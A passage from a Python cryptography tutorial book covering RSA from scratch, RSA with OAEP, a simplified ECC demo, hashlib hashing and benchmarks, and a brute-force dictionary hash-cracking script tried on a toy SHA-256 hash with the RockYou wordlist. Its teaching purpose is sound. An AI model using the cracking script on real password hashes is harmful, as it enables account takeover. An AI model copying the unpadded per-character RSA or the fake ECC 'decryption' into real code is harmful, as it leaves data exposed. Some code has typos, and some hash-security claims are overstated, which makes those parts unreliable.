RSA encryption and decryption, relying on the mathematical properties of prime numbers, are fundamental building blocks of modern secure communication, offering robust data confidentiality and integrity. In the next subsection, we'll dive into implementing RSA from scratch with Python.

Implementing RSA from Scratch in Python

In this section, we will perform RSA encryption and decryption using Python without any encryption library, so we make sure to learn the concept.

Generating Prime Numbers

We start by generating large prime numbers, which are crucial for the RSA algorithm. Before starting with the code, let's first install the sympy library, which we will use for some helper functions:

```
$ pip install sympy
```

Open up a new Python file, name it `rsa_from_scratch.py`, and follow along:

```python
import random
from sympy import isprime, mod_inverse

def generate_prime_candidate(length):
  """Generate a random odd integer of a specified bit length.

  Args:
  length: The bit length of the prime candidate.

  Returns:
  A random odd integer with the specified bit length."""
  # Generate a random number of the specified length
  p = random.getrandbits(length)
  # Ensure the number is odd and has the highest bit set (to maintain length)
  p |= (1 << length - 1) | 1
  return p

def generate_large_prime(length):
  """Generate a large prime number of a specified bit length.

  Args:
  length: The bit length of the prime number to generate.

  Returns:
  A prime number with the specified bit length."""
```

```
p = 4
# Keep generating prime candidates until a prime number is found
while not isprime(p):
  p = generate_prime_candidate(length)
return p
```

The `generate_large_prime()` function uses the `generate_prime_candidate()` function to generate a random odd integer and then checks if it's a prime number.

We're using the `isprime()` function from `sympy` to check whether a number is prime. We could've just implemented one from scratch, but this function from `sympy` is certainly more efficient than ours.

Generating Key Pairs

RSA key generation involves creating two large prime numbers and using them to produce the public and private keys, as discussed earlier. The `generate_keypair()` function does this:

```
def generate_keypair(keysize):
  """Generate a public and private key pair for RSA encryption.

  Args:
  keysize: The bit length of the keys to generate.

  Returns:
  A tuple containing the public key and private key pairs."""
  # Generate two large prime numbers
  p = generate_large_prime(keysize)
```

```
    q = generate_large_prime(keysize)
    # Calculate the modulus for the public and private keys
    n = p * q
    # Calculate Euler's totient function (phi)
    phi = (p-1) * (q-1)
    # Choose a public exponent
    e = 65537
    # Calculate the private exponent
    d = mod_inverse(e, phi)
    # Return the public and private key pairs
    return ((e, n), (d, n))
```

Encryption and Decryption

Encryption is performed using the public key, while decryption uses the private key. Both operations involve modular exponentiation:

```
def encrypt(pk, plaintext):
    """Encrypts a string (plaintext) using the public key (pk).

    Args:
    pk: A tuple containing the public key and modulus (e, n).
    plaintext: A string representing the message to be encrypted.

    Returns:
    A list of integers representing the encrypted message."""
    key, n = pk
```

```
  # Convert each letter in the plaintext to numbers based on the character using more efficient modular exponenti-
ation
  cipher = [pow(ord(char), key, n) for char in plaintext]
  return cipher

def decrypt(pk, ciphertext):
  """Decrypts a list of integers (ciphertext) using the private key (pk).

  Args:
  pk: A tuple containing the private key and modulus (d, n).
  ciphertext: A list of integers representing the encrypted message.

  Returns:
  A string representing the decrypted message."""
  key, n = pk
  # Decrypt each number in the ciphertext and convert back to characters
  plain = [chr(pow(char, key, n)) for char in ciphertext]
  return ''.join(plain)
```

Running the Code

Now, let's simulate the entire process using a small key size for simplicity:

```
if __name__ == '__main__':
  # Key size should be large (e.g., 2048 bits) for real applications
  keysize = 64  # Smaller size used here for simplicity
  print("Generating key pair...")
```

```
public, private = generate_keypair(keysize)
print("Public key:", public)
print("Private key:", private)

message = "Hello, RSA!"
print("Original message:", message)
encrypted_msg = encrypt(public, message)
print("Encrypted message:", ".join(map(lambda x: str(x), encrypted_msg)))
decrypted_msg = decrypt(private, encrypted_msg)
print("Decrypted message:", decrypted_msg)
```

So first, we generate the key pairs (public and private). Then, during encryption, the message is converted into numbers (based on ASCII values) and encrypted using the public key. Each character's ASCII value is raised to the power of e and then taken modulo n.

The encrypted message, now a series of numbers, is decrypted using the private key. Each number is raised to the power of d and taken modulo n, converting it back to the original ASCII value, which is then converted to characters to form the original message.

Here's the output after running the code:

```
$ python rsa_from_scratch.py
Generating key pair...
Public key: (65537, 184006636690251934464700391783536704271)
Private key: (639279660466659489324457188778480417, 184006636690251934464700391783536704271)
Original message: Hello, RSA!
```

```
Encrypted message:
1122302088685289758542831479135518887732827327615926006940454860632952841735011936188141
6139259612562584389511159913119361881416139259612562584389511159913270255603004177440846
1786215435982696813415658714059484484703167331096607193265636959799070712802853847224728
9830181916964652398971828963444163284447210210617939743925704241245856935783967032111217
4176811821794288535219757888458481170346398912444141854115837084202353665
Decrypted message: Hello, RSA!
```

Important Notes

- **Key Size:** for real-world applications, a key size of at least 2048 bits is recommended for security. In this example, we used a smaller key size (which you can increase if you want) for demonstration purposes.
- **Efficiency:** This implementation is not optimized for efficiency. Libraries like pycryptodome or cryptography (which we'll see later in the chapter) should be used for more efficient and secure implementations.
- **Security:** While this section gives a basic implementation of RSA, real-world scenarios require more robust implementations and considerations, such as padding schemes to prevent various cryptographic attacks.

Conclusion

In this section, we've walked through the basic implementation of the RSA encryption algorithm in Python. This foundational knowledge can be built upon for more advanced cryptographic practices and an

understanding of how secure communications are facilitated in the digital world. In the next section, we will use the `cryptography` library for more reliable use of RSA.

3.5 Performing Asymmetric Cryptography in Python

In this section, we are going to see how to implement asymmetric cryptography in Python. More specifically, we will be generating RSA public and private keys and using them to encrypt and decrypt a text message. Let's get into it.

Getting Started

You don't need to install any libraries as we already installed `cryptography`. If you haven't yet, do it now:

```
$ pip install cryptography colorama
```

We're also installing colorama for colored output. Open up a Python file, give it a meaningful name like `asymmetric_cryptography.py`, and follow along.

We start by importing the necessary libraries:

```
from cryptography.hazmat.primitives.asymmetric import rsa  # Importing RSA key generation functionality.
from cryptography.hazmat.primitives.asymmetric import padding  # Importing padding for encryption and decryption.
from cryptography.hazmat.primitives import hashes  # Importing hashing algorithms for encryption.
from colorama import init, Fore  # Importing color formatting for terminal output.

init()  # Initialize colorama for colored terminal output.
```

Generating the Keys

Then, we generate a private key. From the generated private key, we derive a public key:

```
# Generate Key Pair.
private_key = rsa.generate_private_key(
    public_exponent=65537, # Commonly used public exponent
    key_size=2048 # Size of the key in bits
)


public_key = private_key.public_key() # Obtaining the corresponding public key.
```

So the private key is generated using RSA with a key size of 2048 bits and a common public exponent of 65537. The public key is derived from the private key.

Performing Encryption and Decryption

Afterward, we encrypt the message with the recipient's public key:

```
# Message to be Encrypted.
text_to_encrypt = b"Cryptography with Python" # Original message to be encrypted.
# Encrypting the Message.
cipher_text = public_key.encrypt(
    text_to_encrypt, # Message to be encrypted.
    padding.OAEP(
        mgf=padding.MGF1(algorithm=hashes.SHA256()), # Mask generation function with SHA256 hash algorithm.
        algorithm=hashes.SHA256(), # Hash algorithm for encryption.
```

```
    label=None  # Optional label for customization (set to None).
  )
)
```

The public key encrypts the message using OAEP (Optimal Asymmetric Encryption Padding) with SHA256 as the hash algorithm. It's a secure way to add randomness to the encryption process, making it more secure.

Next, we implement functionality to decrypt the message using the recipient's private key:

```
# Decrypting the Message.
decrypted_message = private_key.decrypt(
  cipher_text,  # Encrypted message.
  padding.OAEP(
    mgf=padding.MGF1(algorithm=hashes.SHA256()),  # Mask generation function used during encryption.
    algorithm=hashes.SHA256(),  # Hash algorithm used during encryption.
    label=None  # Optional label (set to None, similar to encryption).
  )
)
```

The encrypted message is decrypted using the private key with the same padding and hash algorithm used for encryption. We will see more about hash algorithms in the next chapter.

And finally, we print the result execution to see how we did:

```
# Display Information with Color.
print(f"{Fore.MAGENTA}Original Message: {text_to_encrypt}")  # Print the original message in magenta color.
print(f"{Fore.RED}Encrypted Message: {cipher_text} ", cipher_text)  # Display the encrypted message in red color.
```

```
print(f"{Fore.GREEN}Decrypted Message: {decrypted_message.decode()}")  # Display the decrypted message in green color
```

Let's run it:

```
$ python asymmetric_cryptography.py
```

```
E:\repos\Cryptography-with-Python\CWP\Chapter-3>python asymmetric_cryptography.py
Original Message: b'Cryptography with Python'
Encrypted Message: b"q\xa5\xbb|x$\x93\x07\xaez!&\xb1\x03\x10<\x8a\\\r\x93S}\xd1TC\xfa\xc5g[\x16\xa6A\x89\x07
[\x931\xd7P\xb63\xdf\x08u\xe5\xaf\xefb)O\xc3v\x13\xe3\x91\x14\xcf\xf7rG(\xd5B\x11$o\xc3\xc9\xd8s\xbdtfJ\xe0\
xf04\x0cW$\xaej\xa2\x85\xc5\x84\xc9\x96\xa3C?\xac\xfd\xa2p\xf7\x15\xd1\x8b\xe9\x01\x98^^\x1e\xc7\xcd\xcb:-2\
xfd\xaa\xb1\xc7)\xf9\xec\xeb\xc7\xae\xf2\x89;\x96\x90S\\+\x7f\xef\xd9\xf2\x80\x1a\xe4\x08F\x94V\xd4\x8b&[W\x
d9\x13\xf2]H\xe5\xb6\xed\x11\x92\x12)x\xc7\x0c\xed \xb3\xf5\r\xfbK!\xa8\xea\xb48\xebe\x84\xe9YP\xf7\x94\xe3f
+)nfCo\xb2\x12>\x1f\x91E\xd0+\xba\x8f\x8c:\x89\x05y\x05\x05ZKz\x04\x91\xa6\xbd\x95\xba\xa0\x01\xea\x95\xf5\x
bb\xc4a\xf9\xb9Ug\xba\xf3\xadZ\xb1\x9f\x1fY\x17\xe6Ft7\xb0\xe3\x97\\,\x80\xd5\xf7-Q'\xde\xe5\x93b\xc8B"  b"q
\xa5\xbb|x$\x93\x07\xaez!&\xb1\x03\x10<\x8a\\\r\x93S}\xd1TC\xfa\xc5g[\x16\xa6A\x89\x07[\x931\xd7P\xb63\xdf\x
08u\xe5\xaf\xefb)O\xc3v\x13\xe3\x91\x14\xcf\xf7rG(\xd5B\x11$o\xc3\xc9\xd8s\xbdtfJ\xe0\xf04\x0cW$\xaej\xa2\x8
5\xc5\x84\xc9\x96\xa3C?\xac\xfd\xa2p\xf7\x15\xd1\x8b\xe9\x01\x98^^\x1e\xc7\xcd\xcb:-2\xfd\xaa\xb1\xc7)\xf9\x
ec\xeb\xc7\xae\xf2\x89;\x96\x90S\\+\x7f\xef\xd9\xf2\x80\x1a\xe4\x08F\x94V\xd4\x8b&[W\xd9\x13\xf2]H\xe5\xb6\x
ed\x11\x92\x12)x\xc7\x0c\xed \xb3\xf5\r\xfbK!\xa8\xea\xb48\xebe\x84\xe9YP\xf7\x94\xe3f+)nfCo\xb2\x12>\x1f\x9
1E\xd0+\xba\x8f\x8c:\x89\x05y\x05\x05ZKz\x04\x91\xa6\xbd\x95\xba\xa0\x01\xea\x95\xf5\xbb\xc4a\xf9\xb9Ug\xba\
xf3\xadZ\xb1\x9f\x1fY\x17\xe6Ft7\xb0\xe3\x97\\,\x80\xd5\xf7-Q'\xde\xe5\x93b\xc8B"
Decrypted Message: Cryptography with Python

E:\repos\Cryptography-with-Python\CWP\Chapter-3>
```

Conclusion

Amazing! You have successfully implemented RSA in Python using the `cryptography` library. Please note that every time you run this program, a new pair of keys is generated, so the recipient cannot use a newly generated private key to decrypt a message you encrypted with a public key from a previous code run.

3.6 Elliptic Curve Cryptography

Elliptic Curve Cryptography (ECC) is a type of public-key (asymmetric) cryptography that operates on the algebraic structure of elliptic curves over finite fields. This approach stands out for its ability to deliver robust security with comparatively smaller key sizes, making it a preferable choice over traditional asymmetric algorithms like RSA, especially in resource-constrained environments.

Key Elements of ECC

1. **Innovative Use of Elliptic Curves:** ECC distinguishes itself by utilizing the unique properties of elliptic curves. These curves, defined by simple yet elegant mathematical equations, form the backbone of ECC's cryptographic operations. The interactions and calculations performed on these curves underpin the encryption and decryption mechanisms in ECC.
2. **Efficiency with Smaller Key Sizes:** ECC provides the same level of security as other methods, such as RSA, with smaller key sizes. This efficiency makes it highly suitable for constrained environments like mobile devices and embedded systems.
3. **Security Strength:** The difficulty of solving the discrete logarithm problem on elliptic curves is the cornerstone of ECC's security. This mathematical challenge is notoriously difficult, rendering ECC extremely secure against brute-force attacks and other cryptographic assaults.

Encryption and Decryption Process

1. **Key Pair Generation:** Similar to other asymmetric encryption, ECC generates a key pair—a

public key and a private key, linked through the properties of the elliptic curve and the underlying mathematics.

2. **Public Key Usage:** The public key encrypts messages, ensuring only the holder of the corresponding private key can decrypt them.

3. **Private Key Decryption:** The private key decrypts messages encrypted with the corresponding public key. This asymmetry ensures secure communication, as the private key never needs to be transmitted or revealed.

Notice that regardless of the type of asymmetric cryptography, the basic concept is the same. They all work with public and private keys. These keys are the foundation of Asymmetric cryptography.

3.7 Implementing Elliptic Curve Cryptography in Python

To demonstrate the practical application of ECC, we will now delve into a Python example. This hands-on approach will solidify the concepts we've discussed and give you a real-world glimpse into how ECC can be implemented in software.

Understanding the Python Implementation

Before diving into the code, let's outline what we aim to achieve in this section. We will:

1. **Generate an ECC Key Pair:** Create a private and a public key using ECC.

2. **Public Key Serialization:** Prepare the public key for transfer or storage.

3. **Encryption and Decryption Process:** Utilize the ECC key pair to encrypt and decrypt a mes-

sage. Note that ECC is typically used for secure key exchange rather than direct data encryption, but for simplicity, we'll use it here to demonstrate the basic concept.

Writing the Code

Assuming you already have `cryptography` installed, open up a new Python file and write the following:

```
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives import hashes

# Generate an ECC key pair
private_key = ec.generate_private_key(ec.SECP384R1())
public_key = private_key.public_key()
# Serialize the public key for sharing/storing
pem_public_key = public_key.public_bytes(
   encoding=serialization.Encoding.PEM,
   format=serialization.PublicFormat.SubjectPublicKeyInfo
)
# Encrypt a message using the public key (ECC uses shared secret for encryption)
shared_secret = private_key.exchange(ec.ECDH(), public_key)
derived_key = hashes.Hash(hashes.SHA256())
derived_key.update(shared_secret)
encrypted_message = derived_key.finalize()  # Simplified encryption
# Decrypt the message using the private key (using the shared secret)
decrypted_message = encrypted_message  # Simplified decryption
print(f"Public Key:\n{pem_public_key.decode('utf-8')}")
```

```
print(f"Encrypted Message: {encrypted_message}")
print(f"Decrypted Message: {decrypted_message}")
```

Code Explanation

Let's break it down:

1. **Key Pair Generation:** We use `ec.generate_private_key()` with the `SECP384R1()` curve to generate the private key. The corresponding public key is derived from this private key.
2. **Public Key Serialization:** The public key is converted to a `PEM` format using `public_bytes()`. This serialized form is useful for transferring or storing the public key somewhere.
3. **Encryption Process:** As ECC doesn't encrypt data directly, we simulate encryption by creating a shared secret using Elliptic Curve Diffie-Hellman (ECDH) and deriving a key from it. This key (`encrypted_message`) represents our 'encrypted' data.
4. **Decryption Process:** In a real-world scenario, the recipient would use their private key to recreate the shared secret and decrypt the message. Here, we simplify it by directly using the encrypted message.

In the context of ECC, the decryption process subtly differs from what we traditionally know with other forms of encryption:

1. **Shared Secret Creation:** When a sender wants to transmit data securely, they use the recipient's public key to generate a shared key. This is done using ECDH. The sender has their private key and the recipient's public key, which are combined to produce the shared secret.

2. **Encrypting the Message:** The shared secret is then used to derive a symmetric encryption key. This key is applied to the actual message, encrypting it using a symmetric encryption algorithm like AES. The reason for this step is that ECC, by itself, isn't typically used for encrypting large amounts of data directly but rather for securely exchanging keys.

3. **Decryption by the Recipient:** On the recipient's end, they use their private key and the sender's public key to recreate the same shared secret. This is possible because of the mathematical properties of elliptic curves. Once they have this secret, they can derive the same symmetric key used by the sender and decrypt the message.

Running the code:

```
$ python elliptic_curve.py
```

```
E:\repos\Cryptography-with-Python\CWP\Chapter-3>python elliptic_curve.py
Public Key:
-----BEGIN PUBLIC KEY-----
MHYwEAYHKoZIzj0CAQYFK4EEACIDYgAE8/Cy6qdzRa3afQKlUT1f1n+eMEg1h7Zz
upt3It/D79jFRw3c26eO3ibfXZwnwnZKjGitVZ/h0WqK0WRWjnjUx2zgHpbpkbuT
84fyuqeTnscIS5w3CPnKrQW+lin3pm6P
-----END PUBLIC KEY-----

Encrypted Message: b'\x0eP/&\xd6\xf9*\xfcB\x87\x11\x0f\x0cV\x0f\x8c\x18}\x06\x04\x00\xa11B\xb7\xb9\xb0\xe2\x
86\xac\xe2U'
Decrypted Message: b'\x0eP/&\xd6\xf9*\xfcB\x87\x11\x0f\x0cV\x0f\x8c\x18}\x06\x04\x00\xa11B\xb7\xb9\xb0\xe2\x
86\xac\xe2U'

E:\repos\Cryptography-with-Python\CWP\Chapter-3>
```

In our above simplified example, we've bypassed these additional steps of symmetric key generation and direct message encryption. We directly use the `encrypted_message`, which represents the outcome of the

shared secret and the derived symmetric key process. This simplification is for demonstration purposes, allowing us to focus on the ECC part without the added complexity of integrating a symmetric encryption algorithm like AES in the code. However, in a full-fledged application, these additional steps are crucial to secure the data effectively; that's a great project idea, by the way, if you want to challenge yourself!

3.8 Conclusion

With that, we've come to the conclusion of the chapter. In this chapter, we learned about asymmetric cryptography. We saw how it differs from symmetric cryptography and learned about and implemented RSA, ECC encryption, and decryption. In the next one, we will learn about cryptographic hashes; get ready!

CHAPTER 4: CRYPTOGRAPHIC HASH FUNCTIONS

4.1 What are Cryptographic Hash Functions

Hash functions are cryptographic algorithms that transform input data of arbitrary size into a fixed-size

string of bytes. The output, known as a hash value or hash digest, is a unique representation of the input data, often used for data integrity verification and security measures.

Going back to our favorite characters. Let's say Alice wants to send a sensitive file to Bob securely. Before sending, Alice generates a unique fingerprint of the file using a hash function. This fingerprint, known as the hash value, is sent along with the file to Bob. Upon receiving the file, Bob independently computes the hash of the received file. If the hash value he computes matches the one sent by Alice, he can be confident that the file hasn't been altered or corrupted during transmission. If the hash values differ, it indicates potential tampering or data corruption, prompting Bob to investigate before using the file.

Core Characteristics

1. **Deterministic Output:** The same input always generates the same hash value.
2. **Fixed Output Size:** The hash function produces a fixed-length output, regardless of the input size.
3. **Irreversibility:** Deriving the original input data from the hash value is computationally infeasible.

Importance in Data Security

1. **Data Authentication:** Verifying the integrity of transmitted or stored data.
2. **Data Confidentiality:** Safeguarding sensitive information through secure password storage and access control mechanisms.

3. **Message Authentication Codes (MACs):** Building MACs for ensuring message integrity.

4.2 Common Hash Functions

Hash functions are a cornerstone of cryptography, transforming input data into a fixed-length string of bytes. They are widely used in various security applications and protocols, including SSL/TLS, SSH, and digital signatures.

MD5 (Message Digest Algorithm 5)

- 128-bit Hash Value: MD5 was once a standard choice for hash functions. However, it's now considered weak and vulnerable, especially to collision attacks (where two different inputs produce the same hash). This vulnerability undermines the algorithm's integrity, making it unsuitable for further cryptographic uses.

SHA (Secure Hash Algorithm) Family

1. **SHA-1 (160-bit):** Initially a popular choice, SHA-1 is now considered vulnerable. Its collision resistance has been compromised, as demonstrated by creating two different inputs that produce the same hash (a collision) in 2017. Therefore, it's no longer recommended for security-critical applications.
2. **SHA-256 and SHA-512:** Part of the SHA-2 family, these algorithms provide 256-bit and 512-bit hash values, respectively. They are currently among the most secure and widely used hash functions, especially after the vulnerabilities found in SHA-1. SHA-2 remains robust against known at-

tack methods and is a standard choice for various security applications.

3. **SHA-3:** Developed as a part of a public competition, SHA-3 is not just an incremental update to SHA-2 but an entirely different approach based on the Keccak algorithm. It offers the same hash lengths as SHA-2 (224, 256, 384, 512 bits) and adds extra security features. SHA-3 is considered robust against many cryptographic attacks and serves as a backup for SHA-2 under the principle of cryptographic diversity.

BLAKE2

4. **BLAKE2:** As an alternative to SHA-2 and SHA-3, BLAKE2 provides high speed without compromising security. It is often preferred in performance-critical applications. BLAKE2b and BLAKE2s are two main variants optimized for 64-bit and 32-bit platforms, respectively.[4]

RIPEMD-160

5. **RIPEMD-160:** A lesser-known but still relevant algorithm, RIPEMD-160 is similar to SHA-1 in terms of its output size but has a different internal structure. It's sometimes used with other hash functions in blockchain applications for added security.

Understanding the Differences

1. **Bit Length:** Plays a crucial role in the security of a hash function. Generally, the longer the hash, the lower the probability of a hash collision. For instance, SHA-1's 160-bit hash is less secure compared to the 256-bit hash of SHA-256 and the 512-bit hash of SHA-512.

2. **Collision Resistance:** SHA-2 provides significantly stronger collision resistance than SHA-1 and MD5. This makes them more suitable for contemporary cryptographic applications where maintaining data integrity is crucial.

4.3 Applications of Cryptographic Hash Functions

Hash functions have a variety of applications. The importance of hash functions cannot be overemphasized. Some of these applications include:

Data Integrity Verification

As we said earlier, hash functions verify the integrity of files. By comparing hash values before and after transmission, any alteration in the file is evident due to differing hash values.

Password Storage

Hash functions hash passwords for secure storage. Storing hashed passwords instead of plain text prevents exposure during a data breach.

Digital Signatures

Hash functions contribute to digital signatures. A hash of a message is encrypted with the sender's private key, enabling others to verify the sender's identity by decrypting the hash with the sender's public key.

Data Verification

Hash functions authenticate data by producing a unique hash, ensuring data integrity and preventing

unauthorized modifications.

Forensic Analysis

In forensic investigations, hash functions verify the integrity of files by comparing their hash values. Any changes in files are detectable by changes in their hash values.

Cryptographic Security

Hash functions are vital in various cryptographic protocols, ensuring secure data exchange and integrity.

4.4 Hashes in Python

As usual, now that we understand the underlying concepts of hash functions, let's see how to implement them in Python. To achieve this, we will use the hashlib library in Python. The `hashlib` module is a standard library in Python, available by default in the Python installation. It provides functionalities to work with various hashing algorithms like MD5, SHA-1, SHA-2, SHA-3, BLAKE2, and more, allowing users to compute hash values for data integrity verification, secure password storage, and other cryptographic purposes. Because it is a standard library, we do not need to install it as it is already available at our disposal.

Exploring the `hashlib` Module

In this subsection, we'll use Python's built-in `hashlib` module to use different hashing algorithms. Let's get started:

```
import hashlib
```

```
# encode it to bytes using UTF-8 encoding
message = "Some text to hash".encode()
```

We're going to use different hash algorithms on this message string, starting with MD5:

```
# hash with MD5 (not recommended)
print("MD5:", hashlib.md5(message).hexdigest())
```

Output:

```
MD5: 3eecc85e6440899b28a9ea6d8369f01c
```

MD5 is pretty obsolete now, and you should never use it, as it isn't collision-resistant. Let's try SHA-2:

```
# hash with SHA-2 (SHA-256 & SHA-512)
print("SHA-256:", hashlib.sha256(message).hexdigest())
print("SHA-512:", hashlib.sha512(message).hexdigest())
```

Output:

```
SHA-256: 7a86e0e93e6aa6cf49f19368ca7242e24640a988ac8e5508dfcede39fa53faa2
SHA-512: 96fa772f72678c85bbd5d23b66d51d50f8f9824a0aba0d-
ed624ab61fe8b602bf4e3611075fe13595d3e74c63c59f7d79241acc97888e9a7a5c791159c85c3ccd
```

SHA-2 is a family of 6 hash functions: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, and SHA-512/256. SHA-256 and SHA-512 are the most used out there.

As mentioned earlier, there is a reason it's called SHA-2 (Secure Hash Algorithm 2): it's the successor of SHA-1, which is outdated and easy to break. The motivation of SHA-2 was to generate longer hashes which leads to higher security levels than SHA-1.

Although SHA-2 is still used nowadays, many believe that attacks on SHA-2 are just a matter of time; researchers are concerned about its long-term security due to its similarity to SHA-1.

As a result, SHA-3 is introduced by NIST as a backup plan, which is a sponge function that is completely different from SHA-2 and SHA-1. Let's see it in Python:

```
# hash with SHA-3
print("SHA-3-256:", hashlib.sha3_256(message).hexdigest())
print("SHA-3-512:", hashlib.sha3_512(message).hexdigest())
```

Output:

```
SHA-3-256: d7007c1cd52f8168f22fa25ef011a5b3644bcb437efa46de34761d3340187609
SHA-3-512: de6b4c8f7d4fd608987c123122bcc63081372d09b4bc14955bfc828335dec1246b5c6633c5b1c87d2ad2b777d713d7777819263e7ad675a3743bf2a35bc699d0
```

SHA-3 is unlikely to be broken any time soon. In fact, hundreds of skilled cryptanalysts have failed to break SHA-3.

What do we mean by "secure" in hashing algorithms? Hashing functions have many safety characteristics, including collision resistance, which is provided by algorithms that make it extremely difficult for an attacker to find two completely different messages that result in the same hash value.

Pre-image resistance is also a key factor for hashing algorithm security. An algorithm that is pre-image resistant makes it hard and time-consuming for an attacker to find the original message given the hash value.

SHA-2 is still considered secure, so limited incentives exist to upgrade to SHA-3. Additionally, since SHA-3 offers no speed improvements over SHA-2, the motivation to switch is even less.

What if we want to use a faster hash function that is more secure than SHA-2 and at least as secure as SHA-3? The answer lies in BLAKE2:

```
# hash with BLAKE2
# 256-bit BLAKE2 (or BLAKE2s)
print("BLAKE2c:", hashlib.blake2s(message).hexdigest())
# 512-bit BLAKE2 (or BLAKE2b)
print("BLAKE2b:", hashlib.blake2b(message).hexdigest())
```

Output:

```
BLAKE2c: 6889074426b5454d751547cd33ca4c64cd693f86ce69be5c951223f3af845786
BLAKE2b: 13e2ca8f6a282f27b2022dde683490b1085b3e16a98ee77b44b25bc84a0366afe8d70a4aa47d-d10e064f1f772573513d64d56e5ef646fb935c040b32f67e5ab2
```

BLAKE2 hashes are faster than SHA-1, SHA-2, SHA-3, and even MD5. It is more secure than SHA-2 and is suited for modern CPUs supporting parallel computing on multicore systems.

It is widely used and has been integrated into major cryptography libraries such as OpenSSL, Sodium, and more. In the next subsection, we'll benchmark these different hash functions we explored with `hashlib`![5]

Benchmarking Hash Functions

Not all hash functions are created equal. Some are faster but less secure, while others might be more robust but slower. Understanding the performance of various hash functions can be crucial, especially when

speed is a significant concern in your applications.

In this section, we will conduct a benchmarking analysis of different cryptographic hash functions available in Python's `hashlib` library. We'll compare popular algorithms such as MD5, SHA-1, SHA-2, SHA-3, and BLAKE2, measuring their execution times over a million iterations. This exercise will provide insights into their efficiency and help you make an informed choice when selecting the right hash function for your needs.

Let's dive into the code and see how these algorithms stack up against each other:

```
import timeit

hash_names = [
  'md5', 'sha1',
  'sha224', 'sha256', 'sha384', 'sha512',
  'sha3_224', 'sha3_256', 'sha3_384', 'sha3_512',
  'blake2b', 'blake2s',
]

for hash_name in hash_names:
  print(f"[*] Benchmarking {hash_name}...")
  setup = f"import hashlib; hash_fn = hashlib.{hash_name}"
  print(timeit.timeit('hash_fn(b"test").hexdigest()', setup=setup, number=1000000))
  print()
```

We're using Python's built-in timeit module to execute each hashing function a million times. Here's the time taken for each hashing function:

```
[*] Benchmarking md5...
0.8403187
[*] Benchmarking sha1...
0.8758762
[*] Benchmarking sha224...
0.9750533
[*] Benchmarking sha256...
0.9619758
[*] Benchmarking sha384...
1.1415411
[*] Benchmarking sha512...
1.1292278
[*] Benchmarking sha3_224...
1.2976045
[*] Benchmarking sha3_256...
1.2962614
[*] Benchmarking sha3_384...
1.2897581
[*] Benchmarking sha3_512...
1.3254947
[*] Benchmarking blake2b...
0.5918193
[*] Benchmarking blake2s...
```

```
0.4935460
```

This is in seconds. As you can see, BLAKE-2 is clearly the winner here.

Cracking Hashes

In this subsection, we'll build a simple Python script that demonstrates a brute-force approach to cracking cryptographic hashes with a wordlist using the `hashlib` library. The technique tries all possible words from a list to find the original input that produced the hash.

To get started, let's install the `tqdm` library for showing progress bars:

```
$ pip install tqdm
```

Open up a new Python file named `crack_hashes.py` for instance, and add the following:

```
import hashlib
from tqdm import tqdm

# List of supported hash types, for a complete list see hashlib.algorithms_available
hash_names = [
  'blake2b', 'blake2s',
  'md5', 'sha1',
  'sha224', 'sha256', 'sha384', 'sha512',
  'sha3_224', 'sha3_256', 'sha3_384', 'sha3_512',
]
```

We defined a list of hashing algorithms that are supported by `hashlib`. Now let's make the cracking function:

```python
def crack_hash(hash, wordlist, hash_type=None):
  """Crack a hash using a wordlist.
  Args:
    hash (str): The hash to crack.
    wordlist (str): The path to the wordlist.
  Returns:
    str: The cracked hash."""
  hash_fn = getattr(hashlib, hash_type, None)
  if hash_fn is None or hash_type not in hash_names:
    # not supported hash type
    raise ValueError(f'[!] Invalid hash type: {hash_type}, supported are {hash_names}')
  # Count the number of lines in the wordlist to set the total
  total_lines = sum(1 for line in open(wordlist, 'r'))
  print(f"[*] Cracking hash {hash} using {hash_type} with a list of {total_lines} words.")
  # open the wordlist
  with open(wordlist, 'r') as f:
    # iterate over each line
    for line in tqdm(f, desc='Cracking hash', total=total_lines):
      if hash_fn(line.strip().encode()).hexdigest() == hash:
        return line
```

The above function takes three parameters: The actual target `hash` to crack, the `wordlist` filename, and the `hash_type` (whether it's MD5, SHA-1, SHA256, etc.):

- First, we verify whether the target `hash_type` is supported by `hashlib` and within our list. If it is supported, then `hash_fn` will contain the hashing function. If not, we simply raise a `ValueError` indicating the invalid hash type.
- Second, we perform a preliminary pass through the wordlist file to count the number of lines and then set that in the `total_lines` variable to pass it to the `total` parameter in `tqdm()`.
- And finally, we open up the `wordlist` file, iterate through it (by wrapping `tqdm` for printing the progress bar), and hash each line to compare it with the target `hash`. If it's equal, we return that word (and so we found the password).

Now that we have the responsible function, let's use argparse to parse the command-line arguments the user passes:

```
if __name__ == "__main__":
  import argparse
  parser = argparse.ArgumentParser(description='Crack a hash using a wordlist.')
  parser.add_argument('hash', help='The hash to crack.')
  parser.add_argument('wordlist', help='The path to the wordlist.')
  parser.add_argument('--hash-type', help='The hash type to use.', default='md5')
  args = parser.parse_args()
  print()
  print("[+] Found password:", crack_hash(args.hash, args.wordlist, args.hash_type))
```

So `hash` and `wordlist` are required parameters, and `--hash-type` is set to MD5 by default (if nothing is passed).

Before we run the script, let's make up a target hash to crack. I'm doing that in an interactive Python shell:

```
>>> import hashlib
>>> hashlib.sha256(b"abc123")
<sha256 _hashlib.HASH object @ 0x00000123B881FF50>
>>> hashlib.sha256(b"abc123").hexdigest()
'6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a84118090'
>>> exit()
```

The hashing function returns a hash object, so we need to call `hexdigest()` function to get it as `str`.

I'm also using the RockYou wordlist (about 135MB), which contains over 14 million passwords. I've also moved my toy `abc123` password to the end of the file. You can use any wordlist you want.

Let's run the script now:

```
$ python crack_hashes.py 6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a84118090 rocky-ou.txt --hash-type sha256
[*] Cracking hash 6ca13d52ca70c883e0f0bb101e425a89e8624de51db2d2392593af6a84118090 using sha256 with a list of 14344394 words.
Cracking                                hash:                                96%|
                                                                                |
                                        | 13735317/14344394 [00:20<00:00, 664400.58it/s]
[+] Found password: abc123
```

Notice the hash is passed first, the wordlist name, then the hash type. Amazing! It took about 20 seconds to run through the RockYou password list, and we finally found it! The speed is quite impressive (about ~660,000 iterations per second), given that it's Python and only one laptop CPU core.

Conclusion

Alright, we're done with this chapter, where we provided a simple and educational insight into the world of cryptographic hashes and how we can perform brute-force on them. While this is just scratching the surface, it serves as a good starting point for understanding the principles of hashing and security.

CHAPTER 5: MESSAGE AUTHENTICATION AND DIGITAL SIGNATURES

5.1 Message Authentication Codes (MACs)

